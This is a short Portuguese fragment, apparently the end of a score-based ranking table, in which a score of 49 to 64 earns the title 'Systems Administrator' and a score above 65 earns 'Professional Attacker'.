49 → 64	*Administrador de Sistemas*
Acima de 65	*Atacante Profissional*